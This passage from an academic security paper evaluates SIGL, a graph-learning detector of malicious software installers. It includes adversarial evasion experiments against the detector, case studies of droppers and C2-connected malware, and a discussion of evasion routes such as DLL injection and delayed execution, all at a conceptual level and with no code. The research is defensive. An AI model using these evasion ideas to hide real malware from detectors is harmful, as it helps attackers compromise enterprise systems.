With the growing popularity of graph-based classification methods in security applications, adversarial attacks on graph data are likely to become increasingly common for an attacker to evade those methods [77]. However, there exist only a few studies [17,77,84,85] on this topic, with the majority focusing on citation networks (e.g., Cora [50], Citeseer [9]) and social networks (e.g., Facebook, Twitter [78]), and designed only for a particular type of graph neural networks (e.g., GCN [85]).

To demonstrate SIGL's robustness against adversarial attacks, we investigate two realistic attack scenarios from a *practical, systems* perspective. Different from prior approaches that focus on network graph attacks, our scenarios require a distinct set of attacker behavior (and thus resulting graph perturbations), constrained by the threat model (§ 3), our neural network architecture and classification method, but more importantly, the feasibility of system manipulations.

Background. We consider the *restrict black-box attack (RBA)* and *practical black-box attack (PBA)* adversarial settings [17] [3]. In RBA, the attacker must perform adversarial graph modifications without any knowledge of our model, given only sampled benign and attack graphs. The PBA scenario relaxes the restrictions on model knowledge by disclosing discrete prediction feedback from the target classifier (but not any other information e.g., the normality threshold). Our threat model assumes the integrity of data provenance, so the attacker cannot directly modify SIGs. They can manipulate graph structures (i.e., *structure attack*) and node feature vectors (i.e., *feature attack*) only by manipulating software installation process, while ensuring successful malware execution.

We follow state-of-the-art graph-based adversarial machine learning literature [77, 84] to generate adversarial attack graphs by 1) adding or removing edges, and 2) modifying node attributes on the malicious graphs in Table 2. As discussed in detail below, we also define an *equivalency indicator* [17] for each attack setting to restrict graph perturbations that are realistically available to the attacker (e.g., the attacker cannot add a directed edge between two file nodes).

Experimental Setup (RBA). We define the equivalency indicator as any allowed graph modifications on nodes/edges related to the malicious processes. The attacker can easily identify those graph components given both benign and attack graphs. Without any additional information, the attacker

[3] We do not consider the *white-box attack (WBA)* setting in which the attacker can access any model information, including model parameters and gradient information, since such accessibility is rarely possible in real-life situations [12].




Figure 5: AUC result breakdown for each software installer with various degrees of data contamination.




Figure 6: AUC result breakdown for software installers affected by RBA.




Figure 7: Anomaly scores of `Skype` attack graphs affected by PBA.

is empirically better off to focus on malicious process nodes that typically receive high anomaly scores and influence graph classification (§ 4.5). Conceptually, this is equivalent to adversarial attacks in node classification problems, where malicious process nodes are the attacker's *target nodes*. Prior studies have demonstrated that manipulations on target nodes result in significantly more adversarial damage [12, 84].

One strategy is to disguise malicious processes to mimic the benign ones. We design a feature attack, a structure attack, and a combination of both. In the feature attack, we modify the malicious process' node attributes to be the same as those of the benign ones, effectively aligning feature vectors of both malicious and benign nodes (§ 4.3). In the structure attack, we ensure that the malicious processes read/write the same number of files/sockets and fork the same number of child processes, so that their local structures approximate those of the benign processes. In the combination of both attacks, we further make sure that feature vectors of files/sockets/processes related to the malicious processes are similar to those related to the benign processes (e.g., by manipulating file node attributes). We evaluate the effects of all attack vectors for each software installer in Table 2.

Experimental Results (RBA). Fig. 6 shows the results for only those software installers affected by at least one attack vector. AUCs of the other installers in Table 2 remain unchanged. We see that the efficacy of the feature and structure attack in isolation is installer independent: while `TeamViewer` and `Slack` are slightly more vulnerable to the structure attack, the rest are more affected by the feature attack. Combining both feature and structure attacks improves attack performance, but overall, SIGL is robust to adversarial attack in this scenario. SIGL's use of deep graph learning means that changes in one part of the graph can have far-reaching consequences. Manipulating anomalous process nodes does not remove all the effects of such nodes; the benign nodes to which they connect are also affected by their originally malicious behavior [84]. The attackers could strengthen RBA if they can also accurately identify target nodes that are *not* malicious but have been influenced by the malicious processes, but such information is not available in this setting.

Experimental Setup (PBA). PBA allows the attacker to obtain prediction feedback from the classifier, so the attacker can iteratively add/remove edges or modify node features in the graph, until the resulting graph produces a false negative from SIGL's model. We will generate such a PBA attack using reinforcement learning (RL). Our goal is to build an RL-model that takes as input a SIG produced by an existing malware package and produces, as output, a SIG that SIGL improperly classifies as benign. We constrain the changes that the RL-model can make on the graph to structural changes that can be produced according to the criteria discussed in the previous section (i.e., that the attackers can produce manipulated graphs only by changing their attack implementation), and define the equivalency indicator as the minimal number of such modifications within a fixed budget [84]. We adopt a hierarchical reinforcement learning (RL) based attack method through Q-learning to learn a *generalizable* attack policy over graph structure [17]. We build our RL-model using a subset of the malware of a single application (we randomly chose 5% of the `Skype` malware installations) and then evaluate the model using the full suite of malware from Table 2.

Experimental Results (PBA). The adversarial attacker tries to increase the false negative rate (FNR) of the attack graphs, but we observe no such changes for `Skype` nor for the majority of the other installers in Table 2. The two exceptions are `TeamViewer` and `FireFox`; `TeamViewer` exhibits more FNs for one attack graph, and `FireFox` exhibits fewer FNs




Figure 8: AUC result comparison for each installer using application-specific vs. meta model. The `Skype` dataset is not used in training the meta model.




Figure 9: AUC results when meta-models are trained with various numbers of applications. The meta-models are tested on applications included (INC) in and excluded (EXC) from the training data.

for one attack graph. When applying the adversarial model trained on the `Skype` dataset to other installers, its performance varies depending on the installer. In fact, its efficacy fluctuates even within the `Skype` dataset itself where the target model is known to the attacker. We investigate the changes in anomaly scores of `Skype`'s attack graphs under the adversarial influence. Fig. 7 shows that even the best possible manipulation (predicted by the trained RL model) does not necessarily reduce an attack graph's anomaly score. Our results differ significantly from prior work demonstrating the efficacy of adversarial attacks on graphs (e.g., [17]). This prior work demonstrated efficacy on graphs from citation and social networks. We hypothesize that adversarial attacks are less effective in our setting, because 1) provenance graphs are structurally different from these network graphs, and 2) our setting allows a more constrained set of changes to the graph.

5.10 Building SIGL Meta-Model

SIGL is designed to build one model per application, but it can easily build a "meta-model" that learns *generic* software installation behavior. Intuitively, such a generalized model can classify unseen installers, thus saving considerable manual labor from training new application-specific models. On the other hand, it must perform comparably to those models to warrant its usability for the installers in the training dataset.

Experimental Setup. We trained a meta-model using the training sets from all but the `Skype` installer (selected randomly). We then evaluated the meta-model using both the benign and malicious datasets from each application, including `Skype`. This experimental setup is identical to the one described in § 5.2 to fairly compare against application-specific models. We repeated this experiment by randomly excluding different installers; the results are similar.

We further investigated meta-model performance when trained with various numbers of applications. We excluded 5%, 10%, 20%, and 40% of the original applications from the training set and rebuilt the meta-model for each scenario. We evaluated each meta-model with two sets of test data, 1) the benign and malicious test sets from the applications used in training (INC in Fig. 9), and 2) the benign and malicious test sets from the excluded applications (EXC).

Experimental Results. Fig. 8 shows the AUC results for all the installers. For half of the installers, the AUC is unchanged; even for the other half, it decreases marginally. Most installers achieve over 0.9 AUC under the meta-model. Although the model is never trained on the `Skype` dataset, it is able to accurately separate its benign and malicious instances. This result implies that commonalities exist in legitimate software installations, and SIGL learns these shared characteristics. Surprisingly, we also see AUC *improvement* for `TeamViewer` and `WinMerge`, which is likely the result of model generalizability. Fig. 9 shows the AUC results for meta-models trained with different percentages of applications. When the meta-model learns from a smaller set of applications, it inevitably faces more challenges generalizing to unseen software, but works better on the trained ones. Since the performance gracefully degrades with an increasing number of new applications, SIGL provides abundant opportunities for system administrators to retrain the meta-model (§ 7).

5.11 Runtime Performance

SIGL takes, on average, fewer than 90 minutes (on a single GPU on our local test machine) to train a model for a particular software. Training for different installations can be performed in parallel and/or distributed to the cloud. Table 2 shows the number of installation graphs we used for training. We train only on the graphs available in our current database; SIGL can be effective even across versions (§ 5.6) and on unseen software (§ 5.10). SIGL supports incremental learning to efficiently train on new graph samples. With SIGL's guidance (§ 5.5), system administrators can easily decide to further improve a model if top-ranked processes are not malicious. Once trained, SIGL takes less than 1 second to evaluate a SIG.

5.12 SIGL in Linux

We see in § 5.10 that SIGL can build generic, *application-agnostic* models that detect abnormal installation behavior on Windows. In this section, we further demonstrate that SIGL is generalizable to an even larger variety of software packages and on different platforms. Since our enterprise monitoring system collects only Windows audit data, we set up our own Linux testbed and generated a dataset of 2,885 Python package installation graphs.

Experimental Setup. We trained SIGL on 1,708 benign installation graphs, each of which was collected using Linux Audit from installing different Python packages including popular tools [75] such as `urlib3`, and `six`. After training such a meta-model on all 1,708 packages, we design our experiments to focus on two research questions:

Q1. *Given that* SIGL *is trained on a large number of distinct software packages, is it able to generalize to new benign packages and maintain a low false positive rate (FPR)?* We are particularly concerned with FPs, because anomaly-based systems are generally more likely to produce excessive FPs that overwhelm cyberanalysts, especially when they are trained on diverse datasets. We tested the model on 1,176 installation graphs of benign packages unknown to the model.

Q2. *Can* SIGL *accurately detect malicious software packages and provide targeted guidance?* We used a real-world malicious Python package `python3-dateutil` that was uploaded to PyPI in 2019. The benign version of the same package is a popular utility tool that extends Python's standard `datetime` module. We note that the attack does not create any malicious binary files on the victim system. Instead, it executes obfuscated malicious code in the package that transmits sensitive user information to a remote host.

Experimental Results (Q1). Among 1,176 benign test graphs, SIGL reports 29 FPs, resulting in only 2.47% FPR. This further corroborates our experimental results in § 5.10 that SIGL is capable of learning from a diverse set of training data to model generic installation behavior.

Experimental Results (Q2). SIGL correctly detects the malicious Python package. It indicates the process making a network connection to a Bitly URL as the most abnormal, thus providing accurate attack attribution.

Overall, SIGL is effective in modeling diverse installation behaviors from a large variety of software packages on different OS platforms and installation frameworks.

6 Case Studies

We describe two case studies illustrating SIGL using different real-world malicious installers in Table 3.

Malware Bundled with `ESET AV Remover` Installer. In § 2, we described a real-world attack scenario where the user is phished to install a legitimate `ESET AV Remover` installer [53] bundled with malware. Fig. 1 shows a simplified software installation graph from this scenario. When the malware (`taskhost.exe` in the shaded area in Fig. 1) runs during benign software installation (`AVRemover.exe`), it establishes a communication channel (`x.y.z.s:t`) with the attacker, which allows the attacker to perform further damage (e.g., exfiltrate sensitive information). Note that the user is unaware of this activity since she is distracted interacting with the benign `ESET AV Remover` installer.

We discuss in § 2 how existing tools might fail to detect malicious activities from such an installation. SIGL, on the other hand, constructs a SIG from the audit data, and tests the graph against the existing `ESET AV Remover` model. SIGL generates a threat alert for this graph because its anomaly score is much larger than the set threshold and orders of magnitude greater than those of the training graphs. SIGL also ranks the `AVRemover.exe` process node in the shaded area in Fig. 1 among the most anomalous processes (i.e., targeted guidance). We observe that `AVRemover.exe` is considered more anomalous than the malware process `taskhost.exe`, probably because it is uncommon for the installer process to spawn two child processes at the beginning of the installation. SIGL ranks the malware process `taskhost.exe` lower because structurally, it resembles benign process behavior that also communicates with outside IP addresses. However, system administrators can easily identify the malicious process through quick one-hop backtracking starting from the top-ranked `AVRemover.exe` process. Compared to the entire SIG, SIGL reduces the number of events that the administrator needs to inspect by two orders of magnitude.




Figure 10: The software installation graph from the malicious `Flash` installer. The colored process nodes are top-ranked by SIGL.

Malware Embedded within `Flash` Installer. Different from the malicious `ESET AV Remover` installer, the malicious `Flash` installer embeds a dropper and a potentially unwanted application (PUA). The dropper (`downloader.exe`) communicates with outside channels and downloads additional malware (e.g., `yandexsetup.exe`). The installer also installs antivirus software (`AvastAntiVirusSetup.exe`) without user consent. Fig. 10 shows a simplified software installation graph.

SIGL identifies `FlashPlayer.tmp` (red) as the most anomalous process (i.e., targeted guidance) and `downloader.exe` (yellow) in the top 10. The additional processes started by the installation process (`FlashPlayer.tmp`) and their progeny subgraphs possibly lead to its high anomaly score. The PUA, the dropper, and the malware it drops all behave differently from the benign `Flash` installer. SIGL ranks the dropper process and all the malware processes (not shown in Fig. 10 for clarity) above the PUA process, because the PUA process behaves in a manner closer to that of the real installation process (`FlashPlayerInstaller.exe`) than do the other malicious processes. We can see from Fig. 10 that their substructures resemble each other. Regardless, given the dropper process, administrators already have sufficient information to confirm the malicious nature of the installation.

7 Discussion & Limitations

SIGL's ML model shares characteristics common to other statistical models [73]; model performance improves with more training data. As we see in § 5.3 and § 5.4, SIGL achieves good detection performance with only a small number of benign installation graphs for training because of the specificity of the domain, which enables SIGL to quickly learn representative behavior patterns. Other deep-learning-based detection systems, e.g., DeepLog [19] and Tiresias [68], also enjoy the same advantage as they target specific areas in the security domain. For example, DeepLog mines log data in regulated environments such as Hadoop and thus can learn normal application behavior from a small fraction of normal log entries.

Regardless of training data size, one important key to SIGL's success, and of any modeling-based system, is data quality. We see in § 5.3 that when data quality deteriorates, it adversely affects system performance. However, SIGL can significantly outperform its peer systems, even with fairly limited training data. We attribute its efficacy to the fact that SIGL learns on the entire graph, not a summary of it. This makes SIGL desirable in an enterprise environment where the only training data available have been generated internally or in which the third party tools that collect the data might lose data, e.g., due to small buffers or slow ingestion rates [54].

Software Evolution. We see that SIGL delivers consistent performance across software versions (§ 5.6) and builds application-agnostic models with a diverse training dataset (§ 5.10, § 5.12). It can also learn deltas of software versions, by modeling past versions of software, which we leave for future work. However, as software continues to evolve and additional software packages are installed, SIGL may eventually require retraining on the SIGs of new installers. We lessen such burdens in several ways: 1) SIGL maintains a good margin between anomaly scores of benign and malicious installers (§ 5.7). System administrators can easily position an installer's anomaly score among those used in training and determine whether retraining is necessary. For example, the benign `NotePad++` installer with the highest anomaly score (1.233×10^{-4}) is, in fact, the older version, while the training instances used to model the newer version have much lower scores (between 5×10^{-6} and 5×10^{-5}). Admins might want to consider retraining if they want all benign instances to have anomaly scores $< 1 \times 10^{-4}$. 2) SIGL provides effective guidance (§ 5.5) to help analysts identify alert causes and dismiss false positives. 3) SIGL's performance degrades slowly (§ 5.10). 4) SIGL's retraining is fast (§ 5.11).

Evasion. Stealthy malware might leverage process injection techniques (e.g., DLL injection [14]) to inject malicious code into a legitimate live process. If SIG did not capture the causality relationship between the malware and the legitimate process as a result of the injection, the attacker could evade detection. This may be the case given that our current prototype monitors only a subset of system events, but state-of-the-art provenance-capture systems [60] are capable of tracking memory-related events between processes, which would allow SIGL to include affected legitimate processes into analysis. We leave as future work to show that such evasion is a mere artifact of our prototype, not the approach.

Attackers might use software installation to deposit malicious software on a system but delay exploiting that software. As SIGL is optimized for detecting malicious installations, such a deployment might go unnoticed: SIGL might notice that an extra piece of software appeared, but if that software is not executed during the installation process, SIGL might not flag its existence as an anomaly. One possible solution is to leverage forward tracking [44] to obtain a broader view of system behavior to detect such time-dispersed anomalies. Prior work [56] has shown that data provenance facilitates such analysis by closely connecting causal events, even if they are temporally distant. This makes it manageable to incorporate forward tracking into SIGL. Interesting future work would quantify the amount of tracking necessary for detection.

Benign Dataset. Many enterprises tightly control software installation via centralized IT departments. Best practices for deploying new software are to test initially on a limited set of canary machines to detect stability or compatibility issues; those machines are a natural source of labeled installation data. Our IT department at *NEC Labs America* also places remote telemetry facilities on end-user machines, collecting data using enterprise-wide security monitoring solutions. Although we cannot guarantee the collected data is perfectly clean; in practice, our evaluation in § 5.8 demonstrates that SIGL is robust against potential data contamination.

Adversarial Robustness. We evaluated two realistic adversarial scenarios in § 5.9, considering systems constraints that are absent in existing ML literature. We show that SIGL is robust against practical adversarial attacks, which is consistent with recent studies [17, 84] showing that effectively attacking graph structured data is hard. Granted, our evaluation is by no means complete given increasing interests in ML to advance graph-based adversarial attacks. For example, Chang et al. [12] recently proposed a graph signal-processing-based approach to attack the graph filter of given models, nullifying the need for any model information. Dai et al. [17] proposed a genetic-algorithm-based attack in PBA (although it requires additional information, e.g., a normality threshold). However, these approaches are evaluated on the same citation network datasets, which are structurally different from provenance graphs (§ 5.9). Further technical discussion and evaluation of adversarial ML is beyond the scope of this paper.

8 Related Work

Traditional approaches to securing software installations emphasize authentication [6] (e.g., code signing [67] and secure content distribution [57]), policy-guided sandboxing [81], and information flow control (IFC) [71]. Recent incidents [24, 74] show that attackers can compromise legitimate software distribution channels, bypassing cryptographic

authentication protection. Meanwhile, in an enterprise environment, sandboxing becomes impractical and is routinely bypassed through social engineering and advanced exploit techniques [33]; sophisticated policy-driven IFC is still too complex to be widely adopted [79]. SIGL leverages audit data easily collectable from enterprise workstations. Its core design lies at the intersection of graph-based malware detection and provenance-based intrusion detection. We place SIGL in the context of prior work in these areas.

Graph-Based Malware Detection. Panorama [82] uses taint graphs to detect privacy-breaching malware. It analyzes information access and processing behavior of software to identify violations of policies that indicate suspicious behavior traits. Panorama generalizes signature-based malware detection to a behavior problem like SIGL does, but ultimately requires a "behavior-signature" that limits its detection scope.

Polonium [13] and Marmite [70] detect malware through large-scale graph mining on a machine-file graph. They compute file reputation scores and identify malware as files with low reputation. Mastino [64] improves upon Polonium and introduces additional URL nodes to graph analysis, training classifiers for URLs and files. These approaches require network- and system-level data from machines across the Internet, which is unattainable in a typical enterprise. They consider relationships between users (e.g., machines) and files only, assuming that malicious files appear on few machines and on machines with low reputation. Such assumptions however, are no longer valid as recent supply chain attacks leverage legitimate channels to distribute malware to a large number of victim machines. Kwon et al. [45] proposed a downloader-graph abstraction that describes relationships between downloaders and payloads on 5 million end-point workstations. Using hand-crafted graph features as strong indicators of malicious activity, the authors constructed a random forest model for malware detection. The approach however, requires a large amount of data (e.g., features from about 24 million distinct files) to achieve high accuracy and any changes in malware delivery mechanisms that affect those cherry-picked features are likely to invalidate the model.

Many other graph-based malware detection approaches exist, with the majority focusing on characterizing malware delivery networks [35, 69]. We omit discussions of those approaches since SIGL targets local end-point protection *without* knowledge of global malware networks. SIGL does not rely on extracting indicators that signify typical cybercriminal operations, but learns to generalize expected behavior of a particular enterprise given easily-accessible audit information. Nevertheless, a security-aware enterprise should leverage both global and local information, complementing SIGL with existing global malware network analytic tools.

Provenance-Based Intrusion Detection. Frappuccino [28] analyzes system-level provenance graphs to model the behavior of Platform-as-a-Service applications. It uses a dynamic sliding window algorithm to continuously monitor and check if application instances conform to the learned model. StreamSpot [48] uses a similar analytic framework. Both systems featurize provenance graphs using a *bag-of-subtrees* approach and apply clustering algorithms to identify outlier graphs. Compared to SIGL's graph LSTM architecture, learning graphs using bag-of-subtrees is insufficient to capture the semantics of system evolution represented in provenance graphs, due to its insensitivity to the event order. This limitation (i.e., order-insensitivity) is well-understood in NLP [72] and equally applicable in our domain. Clustering bag-of-subtrees is a reasonable step to perform outlier detection, but it burdens cyberanalysts with labor-intensive investigation, because even a single outlier often entails investigating a large provenance (sub)graph. SIGL lessens such a burden by triaging abnormal process nodes within the graph.

Recently, Han et al. [27] designed a realtime anomaly detection system that analyzes streaming provenance graphs generated from system activity. It learns a dynamic execution model as the host system evolves, thus capturing behavioral changes in the model. This learning approach makes it suitable for detecting long-running persistent threats. Gao et al. [22] designed a domain-specific query language, SAQL, to analyze large-scale provenance data and use various anomaly models to detect intrusions. To our best knowledge, SIGL is the first provenance-based anomaly detection system that secures software installations without prior attack knowledge.

9 Conclusion

We present SIGL, a malware detection system that secures software installation by analyzing the behavior of end-point systems through software installation graphs. SIGL uses a novel deep graph learning architecture to understand installation behavior and assist attack attribution. Our evaluation results show that SIGL achieves high detection performance using only a small amount of training data, while accurately guiding human analysts to identify the cause of alarms. SIGL is therefore a practical tool that can be deployed in any enterprise for effective and labor-saving malware detection.

Acknowledgments

We thank the anonymous reviewers and our shepherd Konrad Rieck who helped improve the paper. This research was supported in part by the US National Science Foundation under grant NSF 14-50277. We acknowledge the support of the Natural Sciences and Engineering Research Council of Canada (NSERC). Cette recherche a été financée par le Conseil de recherches en sciences naturelles et en génie du Canada (CRSNG). The views, opinions, and/or findings contained in this paper are those of the authors and should not be interpreted as representing the official views or policies, either expressed or implied, of the sponsors.

References

[1] Deep graph library. https://www.dgl.ai.

[2] Internet security threat report, 2019. https://www.symantec.com/security-center/threat-report?om_ext_cid=biz_vnty_istr-24_multi_v10195.

[3] AN, J., AND CHO, S. Variational autoencoder based anomaly detection using reconstruction probability. *Special Lecture on IE* (2015).

[4] ARNTZ, P. Threat spotlight: Crysis, aka dharma ransomware, causing a crisis for businesses, 2019. https://blog.malwarebytes.com/threat-analysis/2019/05/threat-spotlight-crysis-aka-dharma-ransomware-causing-a-crisis-for-businesses/.

[5] AXELSSON, S. The base-rate fallacy and its implications for the difficulty of intrusion detection. In *Conference on Computer and Communications Security* (1999), ACM.

[6] BELLISSIMO, A., BURGESS, J., AND FU, K. Secure software updates: Disappointments and new challenges. In *HotSec* (2006).

[7] BERG, A., AHLBERG, J., AND FELSBERG, M. Unsupervised learning of anomaly detection from contaminated image data using simultaneous encoder training. *arXiv preprint arXiv:1905.11034* (2019).

[8] CABALLERO, J., GRIER, C., KREIBICH, C., AND PAXSON, V. Measuring pay-per-install: the commoditization of malware distribution. In *Security Symposium* (2011), USENIX.

[9] CARAGEA, C., WU, J., CIOBANU, A., WILLIAMS, K., FERNÁNDEZ-RAMÍREZ, J., CHEN, H.-H., WU, Z., AND GILES, L. Citeseer x: A scholarly big dataset. In *European Conference on Information Retrieval* (2014), Springer, pp. 311–322.

[10] CARATA, L., AKOUSH, S., BALAKRISHNAN, N., BYTHEWAY, T., SOHAN, R., SELTZER, M., AND HOPPER, A. A primer on provenance. *ACM Queue* (2014).

[11] CHANDOLA, V., BANERJEE, A., AND KUMAR, V. Anomaly detection: A survey. *ACM computing surveys 41*, 3 (2009), 15.

[12] CHANG, H., RONG, Y., XU, T., HUANG, W., ZHANG, H., CUI, P., ZHU, W., AND HUANG, J. A restricted black-box adversarial framework towards attacking graph embedding models. In *Conference on Artificial Intelligence* (2020), AAAI.

[13] CHAU, D. H. P., NACHENBERG, C., WILHELM, J., WRIGHT, A., AND FALOUTSOS, C. Polonium: Tera-scale graph mining and inference for malware detection. In *International Conference on Data Mining* (2011), SIAM.

[14] CHECK POINT RESEARCH. Naikon apt: Cyber espionage reloaded, 2020. https://research.checkpoint.com/2020/naikon-apt-cyber-espionage-reloaded/.

[15] CLABURN, T. Dear planet earth: Patch webmin now – zero-day exploit emerges for potential hijack hole in server control panel, 2019. https://www.theregister.co.uk/2019/08/19/webmin_project_zero_day_patch/.

[16] CROFFORD, C., AND MCKEE, D. Ransomware families use nsis installers to avoid detection, analysis, 2017. https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/ransomware-families-use-nsis-installers-to-avoid-detection-analysis/.

[17] DAI, Q., LI, Q., TANG, J., AND WANG, D. Adversarial network embedding. In *Conference on Artificial Intelligence* (2018), AAAI.

[18] DONG, Y., CHAWLA, N. V., AND SWAMI, A. metapath2vec: Scalable representation learning for heterogeneous networks. In *International Conference on Knowledge Discovery and Data Mining* (2017), ACM.

[19] DU, M., LI, F., ZHENG, G., AND SRIKUMAR, V. Deeplog: Anomaly detection and diagnosis from system logs through deep learning. In *Conference on Computer and Communications Security* (2017), ACM.

[20] FILEHIPPO. Popular software, n.d. https://filehippo.com/popular/.

[21] FIREEYE. The numbers game: How many alerts is too many to handle?, 2015. https://www2.fireeye.com/StopTheNoise-IDC-Numbers-Game-Special-Report.html.

[22] GAO, P., XIAO, X., LI, D., LI, Z., JEE, K., WU, Z., KIM, C. H., KULKARNI, S. R., AND MITTAL, P. Saql: A stream-based query system for real-time abnormal system behavior detection. In *Security Symposium* (2018), USENIX.

[23] GEHANI, A., AND TARIQ, D. Spade: support for provenance auditing in distributed environments. In *Middleware Conference* (2012), ACM/IFIP/USENIX.

[24] GREAT, A. Operation shadowhammer, 2019. https://securelist.com/operation-shadowhammer/89992/.

[25] GROVER, A., AND LESKOVEC, J. node2vec: Scalable feature learning for networks. In *International Conference on Knowledge Discovery and Data Mining* (2016), ACM.

[26] GUTHRIE, D., ALLISON, B., LIU, W., GUTHRIE, L., AND WILKS, Y. A closer look at skip-gram modelling. In *LREC* (2006), pp. 1222–1225.

[27] HAN, X., PASQUIER, T., BATES, A., MICKENS, J., AND SELTZER, M. Unicorn: Runtime provenance-based detector for advanced persistent threats. In *NDSS* (2020).

[28] HAN, X., PASQUIER, T., RANJAN, T., GOLDSTEIN, M., AND SELTZER, M. Frappuccino: fault-detection through runtime analysis of provenance. In *Workshop on Hot Topics in Cloud Computing* (2017), USENIX.

[29] HAN, X., PASQUIER, T., AND SELTZER, M. Provenance-based intrusion detection: Opportunities and challenges. In *Workshop on the Theory and Practice of Provenance* (2018), USENIX.

[30] HARRIS, Z. S. Distributional structure. *Word 10*, 2-3 (1954), 146–162.

[31] HASSAN, W. U., GUO, S., LI, D., CHEN, Z., JEE, K., LI, Z., AND BATES, A. Nodoze: Combatting threat alert fatigue with automated provenance triage. In *NDSS* (2019).

[32] HOCHREITER, S., AND SCHMIDHUBER, J. Long short-term memory. *Neural Computation* (1997).

[33] HOSSAIN, M. N., MILAJERDI, S. M., WANG, J., ESHETE, B., GJOMEMO, R., SEKAR, R., STOLLER, S. D., AND VENKATAKRISHNAN, V. Sleuth: Real-time attack scenario reconstruction from cots audit data. In *Security Symposium* (2017), USENIX, pp. 487–504.

[34] HU, Z., CHEN, T., CHANG, K.-W., AND SUN, Y. Few-shot representation learning for out-of-vocabulary words. *arXiv preprint arXiv:1907.00505* (2019).

[35] INVERNIZZI, L., MISKOVIC, S., TORRES, R., KRUEGEL, C., SAHA, S., VIGNA, G., LEE, S.-J., AND MELLIA, M. Nazca: Detecting malware distribution in large-scale networks. In *NDSS* (2014).

[36] JENKS, G. F. The data model concept in statistical mapping. *International Yearbook of Cartography* (1967).

[37] JIANG, B. Head/tail breaks: A new classification scheme for data with a heavy-tailed distribution. *The Professional Geographer 65*, 3 (2013), 482–494.

[38] KAPRAVELOS, A., SHOSHITAISHVILI, Y., COVA, M., KRUEGEL, C., AND VIGNA, G. Revolver: An automated approach to the detection of evasive web-based malware. In *Security Symposium* (2013), USENIX.

[39] KHANDELWAL, S. Ccleaner attack timeline – here's how hackers infected 2.3 million pcs, 2018. https://thehackernews.com/2018/04/ccleaner-malware-attack.html/.

[40] KHASAIA, L. Unpacking shade ransomware, 2017. https://secrary.com/ReversingMalware/UnpackingShade/.

[41] KHODAK, M., SAUNSHI, N., LIANG, Y., MA, T., STEWART, B., AND ARORA, S. A la carte embedding: Cheap but effective induction of semantic feature vectors. In *Annual Meeting of the Association for Computational Linguistics* (2018), pp. 12–22.

[42] KHOSHNEVISAN, F., AND FAN, Z. Rsm-gan: A convolutional recurrent gan for anomaly detection in contaminated seasonal multivariate time series. *arXiv preprint arXiv:1911.07104* (2019).

[43] KING, S. T., AND CHEN, P. M. Backtracking intrusions. *ACM SIGOPS Operating Systems Review* (2003).

[44] KING, S. T., MAO, Z. M., LUCCHETTI, D. G., AND CHEN, P. M. Enriching intrusion alerts through multi-host causality. In *NDSS* (2005).

[45] KWON, B. J., MONDAL, J., JANG, J., BILGE, L., AND DUMITRAŞ, T. The dropper effect: Insights into malware distribution with downloader graph analytics. In *Conference on Computer and Communications Security* (2015), ACM.

[46] LEE, K. H., ZHANG, X., AND XU, D. High accuracy attack provenance via binary-based execution partition. In *NDSS* (2013).

[47] MANDIANT. M-trends 2015: A view from the front lines threat report, 2015. http://www2.fireeye.com/rs/fireye/images/rpt-m-trends-2015.pdf.

